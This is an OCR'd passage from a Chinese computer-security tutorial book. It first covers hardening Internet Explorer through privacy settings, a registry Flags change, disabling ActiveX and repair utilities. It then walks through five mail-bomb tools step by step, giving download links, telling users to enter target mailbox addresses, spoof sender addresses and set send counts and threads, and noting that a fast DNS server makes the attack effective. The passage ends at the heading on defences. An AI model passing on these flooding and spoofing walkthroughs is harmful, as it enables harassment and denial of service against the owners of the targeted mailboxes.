


图 6-46 “创建监督人密码”对话框

步骤 5 此时将弹出如图 6-47 所示提示对话框，单击 确定 按钮完成设置。




图 6-47 提示对话框

魔法档案

当设置了审查级别后，在访问某些网站时将打开如图 6-48 所示的对话框，提示用户输入密码，输入分级审查时设置的密码，单击 确定 按钮即可访问。




图 6-48 “内容审查程序”对话框

6.4.7 设置隐私级别

通过隐私保护可限制网站向电脑中保存 Cookie 文件，具体操作如下：

步骤 1 打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-49 所示。

步骤 2 在弹出“Internet 选项”对话框中选择“隐私”选项卡，单击 默认(D) 按钮，如图 6-50 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-49　选择【工具】/【Internet 选项】命令



图 6-50　“隐私”选项卡

步骤 3　拖动“设置”栏中的滑块可为互联网中所有的网站设置隐私级别，单击 确定 按钮，如图 6-51 所示。






图 6-51　设置隐私级别

6.4.8　防范 IE 漏洞

黑客们常利用 IE 漏洞获取客户机上信息，进而发动攻击，较好的防范手段是对 IE 浏览器使用的 ActiveX 控件和 JavaScript 脚本进行控制。具体操作如下：

步骤 1　选择【开始】/【运行】命令，在弹出的“运行”对话框的“打开”下拉列表框中输入“regedit”，单击 确定 按钮，打开“注册表编辑器”窗口，如图 6-52 所示。

步骤 2　在“注册表编辑器”窗口中逐步展开[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0]子键，在右侧的窗格内找到 Flags 选项，如图 6-53 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-52 “注册表编辑器”窗口



图 6-53 展开子键

步骤 3 双击 Flags 选项，并将其数值设置为 1，如图 6-54 所示，单击 确定 按钮，然后退出注册表编辑器。

步骤 4 打开 IE 浏览器，选择【工具】/【Internet 选项】命令，如图 6-55 所示。




图 6-54 设置键值



图 6-55 选择【工具】/【Internet 选项】命令

步骤 5 弹出“Internet 选项”对话框，选择“安全”选项卡，单击 自定义级别(C)... 按钮，如图 6-56 所示。

步骤 6 弹出“安全设置”对话框，在“运行 ActiveX 控件和插件”下选中 ◉ 禁用单选按钮，如图 6-57 所示。



图 6-56 “安全”选项卡




图 6-57 禁止运行 ActiveX 控件和插件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 7　在“Java 权限”下选中◉ 安全级 - 高单选按钮，如图 6-58 所示，单击 确定 按钮。



图 6-58　设置 Java 权限安全级为高

6.4.9　使用“雅虎助手”保护 IE

“雅虎助手”是集搜索、免骚扰和网络应用于一体的免费软件，它集成了搜索、IE 修复、安全防护、痕迹清理、优化加速、广告拦截、插件拦截和免费杀毒等功能，可以满足用户上网安全和系统方面的需求（下载地址是 http://cn.zs.yahoo.com/start.htm）。

安装了“雅虎助手”后，在浏览器的状态栏上会出现一个“雅虎助手”图标，用鼠标右键单击该图标即可弹出一个快捷菜单，如图 6-59 所示。其中包括了雅虎助手的一些功能，单击相应的命令即可启动该功能。如选择【插件管理】/【插件拦截】命令后，当浏览网页时就可以对该网站的插件进行拦截。另外，在安装了“雅虎助手”后，IE 浏览器地址栏的下方将显示“雅虎助手”工具栏，如图 6-60 所示，通过该工具栏可以快速使用“雅虎助手”的功能。




图 6-59　设置插件拦截




图 6-60　“雅虎助手”工具栏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.4.10 用“360 安全卫士”修复 IE 浏览器

在上网的时候，我们经常会遇到 IE 浏览器不能使用的情况，比如双击其桌面快捷方式图标打不开该浏览器窗口或打不开网页等，这时用“360 安全卫士”修复 IE 浏览器即可使其正常工作（下载地址是 http://www.360.cn/）。使用“360 安全卫士”在线修复 IE 浏览器的具体操作如下：

步骤 1 双击桌面快捷方式图标打开“奇虎 360 安全卫士”窗口，在其中单击“修复”按钮，准备修复 IE 浏览器，如图 6-61 所示。

步骤 2 在打开的“修复 IE 浏览器”选项卡中，选中需修复问题对应的复选框，这里单击“全选”超链接选中所有的问题，再单击 立即修复 按钮，如图 6-62 所示。



图 6-61 启动“360 安全卫士”



图 6-62 选中修复的对象

步骤 3 在弹出的提示对话框中可看到当前修复的进度，如图 6-63 所示。

步骤 4 待修复完毕后，系统将提示检测的可疑位置和已修复成功的数目，在下方列表中显示了已修复项目的详细信息，如图 6-64 所示。此时打开 IE 浏览器，IE 浏览器一般就能正常工作了。



图 6-63 正在修复 IE



图 6-64 修复成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.4.11　使用“3721 上网助手”

“3721 上网助手”不但具有网络实名功能，而且还有屏蔽恶意网站、拦截广告、修复 IE 浏览器和快速清理上网痕迹等功能，可以对网络起到一定的保护作用（下载地址是 http://www.3721.com）。

1. 拦截广告

在浏览网页时，经常会遇到一些自动弹出的广告窗口，影响用户正常查看网页内容，此时使用“3721 上网助手”便可对这些广告进行拦截。具体操作如下：

步骤 1　在任务栏的提示区的“3721 上网助手”图标上单击鼠标右键，在弹出的快捷菜单中选择【广告窗口拦截】/【浮动广告拦截】命令，如图 6-65 所示。

步骤 2　设置后浏览网页时，“3721 上网助手”就会自动拦截所有的浮动广告，并在打开的窗口中显示拦截信息，如图 6-66 所示。



图 6-65　“3721 上网助手”快捷菜单




图 6-66　拦截浮动广告

2. 修复 IE 浏览器

在上网过程中如果访问了恶意网页或感染了恶意程序，IE 浏览器可能会被这些恶意代码或病毒程序损坏，导致无法正常使用，此时可以使用“3721 上网助手”修复 IE 浏览器。具体操作如下：

步骤 1　启动“3721 上网助手”，弹出“上网助手设置中心”对话框，单击“全面修复 IE”按钮，如图 6-67 所示。

步骤 2　在弹出的“全面修复 IE”对话框中根据 IE 浏览器的受损情况选择要修复的功能，然后单击 立即修复 按钮，如图 6-68 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-67 “3721 上网助手”设置中心




图 6-68 “全面修复 IE”对话框

步骤 3 修复完毕，系统弹出如图 6-69 所示的对话框提示已经修复完毕，单击 确定 按钮关闭该对话框，返回“全面修复 IE”对话框，再单击 关闭 按钮即可，如图 6-70 所示。




图 6-69 提示修复完毕




图 6-70 显示修复状态

3. 清除上网记录

通过“3721 上网助手”清除上网记录非常方便，只需在如图 6-65 所示的快捷菜单中选择“清理地址栏”、“清理使用痕迹”和“清理垃圾文件”命令，在弹出的相应对话框中选择要清除的项目或所有要清除的上网相关的记录即可。也可按照如下的操作步骤清除上网记录：

步骤 1 选择【开始】/【所有程序】/【上网助手】/【3721 上网助手】命令。

步骤 2 在打开的“上网助手设置中心”对话框中单击“全面清理”按钮，如图 6-71 所示。

步骤 3 在弹出的“全面清理”对话框中选择要清理的内容，单击 立即清理 按钮，如图 6-72 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-71　单击“全面清理”按钮




图 6-72　设置清理项

步骤 4　清理完成弹出如图 6-73 所示的“上网助手提示”对话框，单击 确定 按钮关闭该对话框，返回如图 6-74 所示的“全面清理”对话框，单击 关 闭 按钮即可完成清理。




图 6-73　“上网助手提示”窗口




图 6-74　完成清理

6.5　常见问题解答

：我在上网时总觉得 IE 浏览器打开网页的速度太慢，听朋友说 Windows XP 在上网时保留了一部分带宽，会导致拨号上网速度变慢，如果真的是这样，应该如何解决？

：在默认的情况下，Windows XP 为了保证重要网络事件的需求，确实保留了一部分带宽，我们可以通过下面的方法释放这部分带宽。选择【开始】/【运行】命令，打开“运行”对话框，在“打开”下拉列表框中输入“gpedit.msc”后按【Enter】键；打开“组策略”窗口，在左侧的窗格中展开“计算机配置\管理模板\网络\QoS 数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

包计划程序”，在右侧的窗格中双击“限制可保留带宽”选项，如图 6-75 所示；弹出“限制可保留带宽 属性”对话框，选中◉已启用(E)单选按钮，然后在“带宽限制”数值框中输入“0”，如图 6-76 所示，单击 确定 按钮即可。




图 6-75 “组策略”窗口



图 6-76 设置带宽限制



：最近一段时间，每次打开 IE 后窗口都不能自动最大化，只能单击最大化按钮，可下次打开的时候又恢复到原来的窗口大小，请问用什么办法可以使 IE 窗口在打开的时候直接最大化？



：你可以在 IE 窗口中拖动边框把窗口拉到最大，然后关闭 IE 浏览器，下次打开的时候 IE 就会自动按照同样的大小打开。需要注意的是，拉大的窗口必须是最后一个关闭的窗口，这样 IE 才会记住窗口的大小。

6.6 过 关 练 习

（1）在自己的电脑上清除 IE 中的临时文件。
（2）在电脑上清除 IE 浏览器的表单。
（3）按照本章的相关内容，下载并安装“360 安全卫士”修复 IE 浏览器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第7章

窥探和保护电子邮件

多媒体教学演示：40分钟

- 电子邮箱炸弹
- 电子邮箱密码攻防
- 防范电子邮件病毒

魔法师：小魔女，你的电子邮箱怎么有这么多的邮件啊？

小魔女：我也不知道这些电子邮件是从哪里发来的，现在我每天都会收到十几封陌生人寄来的邮件，而且这些邮件里的内容都很奇怪，魔法师您来帮我看看吧。

魔法师：小魔女，你收到的这些电子邮件有问题，这应该是一些垃圾邮件，你应该及时屏蔽它们。

小魔女：怎么屏蔽啊？魔法师快教教我。

魔法师：别急，马上就开始上课。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.1 电子邮箱炸弹

电子邮箱在接收到电子邮件后，都会自动将其存储在收件箱中，以便用户阅读，但当收到的电子邮件过多并将电子邮箱中有限的存储空间占满时，电子邮箱就不会再接收邮件了。黑客正是利用了这一点，使用特别设计的软件，在短时间内向指定邮箱发送大量地址不详、容量巨大、充满乱码或其他恶意语言的邮件，造成该电子邮箱不能正常使用邮件功能，这种黑客软件就叫做邮箱炸弹，而它所发出的邮件叫做垃圾邮件。

7.1.1 使用邮箱炸弹

目前能够发送垃圾邮件的邮箱炸弹软件有很多，它们的操作方法各不相同，下面将介绍几款常用邮箱炸弹工具的使用方法。

1. 随意发

随意发可以在发送的垃圾邮件中附带附件和网页等内容（下载地址是 http://hackbase.com/soft/2005-01-16/11356.html），使用随意发发送邮箱炸弹攻击目标邮箱的具体操作如下：

步骤 1 双击随意发的快捷方式图标启动程序，在其操作界面中的“收件人”文本框中输入想要攻击的邮箱地址，如图 7-1 所示。

步骤 2 在“主题”文本框中输入要发送的邮件炸弹的主题，在“发件人”文本框中输入发件人的姓名，再在后面的文本框中输入冒名的发件人和邮箱地址，如图 7-2 所示。



图 7-1 启动程序



图 7-2 设置邮箱主题和发件人

步骤 3 单击操作界面中的“添加一个附件”按钮，如图 7-3 所示，在弹出的“打开”对话框中选择要添加的文件，单击 打开(O) 按钮将其添加到“附件”下拉列表框中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4 选中 ☑ 高级 复选框，选中页面中的 ◉ 发送网址: 单选按钮，如图 7-4 所示，在其下的文本框中输入要发送的网址即可在邮件中将该网站发送到目标邮箱中。



图 7-3 添加附件



图 7-4 添加网站

步骤 5 选中 ◉ 发送HTML文件: 单选按钮，如图 7-5 所示，单击其文本框后的 浏览... 按钮，在弹出的“打开”对话框中选择要发送的 HTML 文件，单击 打开(O) 按钮添加。

步骤 6 选中 ◉ 发送EML文件: 单选按钮，如图 7-6 所示，单击其文本框后的 浏览... 按钮，在弹出的“打开”对话框中选择要发送的 EML 文件，单击 打开(O) 按钮添加。

步骤 7 单击 发送 按钮即可将已经编辑好的邮件发送到目标邮箱中，由于随意发没有发送次数的设置，因此要进行炸弹攻击的有效办法是加大邮件的容量。



图 7-5 添加 HTML 文件



图 7-6 添加 EML 文件并发送

2. MailBomb

MailBomb 是一款可以发送附件、支持匿名发送且可以设定发送次数和打开连接个数的邮箱炸弹工具（下载地址是 http://www.77169.com/Soft/HTML/3485.html），使用其攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目标邮箱的具体操作如下：

步骤 1 双击 MailBomb 的快捷方式图标启动程序，在“目标 E-mail 地址”文本框中输入要攻击的邮箱地址。

步骤 2 在“smtp 邮件服务器”和“你的 E-mail 地址”文本框中输入发送邮件的服务器名和邮件地址。

步骤 3 在“发送次数”和“打开连接个数”文本框中输入适当的数值，如图 7-7 所示。

步骤 4 单击“添加附件”按钮 Add，在弹出的“打开”对话框中选择要添加的附件，单击 打开(O) 按钮将其添加到“附件”列表框中，如图 7-8 所示。

步骤 5 设置完成后单击软件操作界面中的 发送(S) 按钮即可开始对目标邮箱进行攻击。



图 7-7 设置邮件



图 7-8 添加附件

3. 随心邮件炸弹

随心邮件炸弹是一款体积小但功能强大的邮箱炸弹工具（下载地址是 http://hackbase.com/soft/2003-12-23/10277.html），使用它可以对多个电子邮箱进行邮箱炸弹攻击，具体操作如下：

步骤 1 双击随心邮件炸弹的快捷方式图标启动程序，在弹出的对话框中输入本机 DNS 地址，如“192.168.1.1”。

步骤 2 在“超时”文本框中设置超时等待时间，如“30”；在“发送次数”文本框中设置发送邮件的次数，如“3”，如图 7-9 所示。

步骤 3 在“Email 地址列表”列表框中输入要攻击的邮箱地址，如“xuediannao_2007@163.com”；如果有多个邮箱，则按【Enter】键隔开。

步骤 4 在“邮件主题”、“发送人”和“邮件内容”文本框中输入要发送的邮件主题、发送人和邮件内容，如图 7-10 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5　单击 发送 按钮即可对指定邮箱发送指定数量的邮箱炸弹，其效果将因网络状况和所设置的超时时间的不同而不同。




图 7-9　设置攻击属性




图 7-10　设置邮件内容

魔法档案

为随心邮件炸弹设置 DNS 服务器地址时可以自定义高速 DNS 地址，也可以选取本机的 DNS 地址。一个高速的 DNS 服务器是实现有效攻击的强力保证。

4. 阿智邮箱炸弹

阿智邮箱炸弹可以在极短时间内向目标邮箱发送大量邮件，使被攻击的电子邮箱瘫痪（下载地址是 http://www.77169.com/Soft/HTML/3526.html），具体操作如下：

步骤 1　双击阿智邮箱炸弹的快捷方式图标启动程序，其操作界面分为“设置”、“发送的信息”和“结果”3 大部分，如图 7-11 所示。

步骤 2　在“要炸的邮箱”文本框中输入要攻击的邮箱地址，如图 7-12 所示，这里要注意只能对一个邮箱进行攻击。



图 7-11　启动软件



图 7-12　设置目标邮箱

步骤 3　在“冒名的邮箱”文本框中输入要冒名发送的邮箱名称，如图 7-13 所示，要注意的是该邮箱必须是“21cn”提供的。

步骤 4　阿智邮箱炸弹软件已经锁定了发送间隔，在“发送次数”下拉列表框中选择要发送邮件的次数，如图 7-14 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-13　设置冒名邮箱



图 7-14　设置发送次数

步骤 5　在“发送的信息”文本框中输入在邮件中发送的文本信息，如图 7-15 所示。

步骤 6　单击 炸他(她,它) 按钮即可对指定邮箱以冒名的方式发送已设置的邮件，如果攻击成功，在“结果”列表框中将显示成功信息，如图 7-16 所示。



图 7-15　设置发送内容




图 7-16　开始攻击

5. 邮箱终结者

邮箱终结者能快速发送大量邮件到指定邮箱，网络的影响基本可以忽略不计（下载地址是 http://www.77169.com/Soft/HTML/3486.html）。使用邮箱终结者攻击目标邮箱的具体操作如下：

步骤 1　双击邮箱终结者的快捷方式图标启动程序，其操作界面分为“邮件设置”和“轰炸设置”两大部分，如图 7-17 所示。

步骤 2　在“轰炸地址”文本框中输入要攻击的邮箱地址，在“发信服务器”下拉列表框中选择适合的发信服务器，如图 7-18 所示。





溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 7-17　启动程序




图 7-18　设置目标邮箱和发信服务器

步骤 3　在“信件主题”和“邮件内容”文本框中输入邮件炸弹要包含的内容，如图 7-19 所示。

步骤 4　在“发信数量”文本框中输入要发送邮件的数量，在“线程数”文本框中输入要使用的线程数，单击 开始 按钮即可开始攻击，如图 7-20 所示。



图 7-19　输入邮件内容



图 7-20　轰炸设置

7.1.2　防范邮箱炸弹

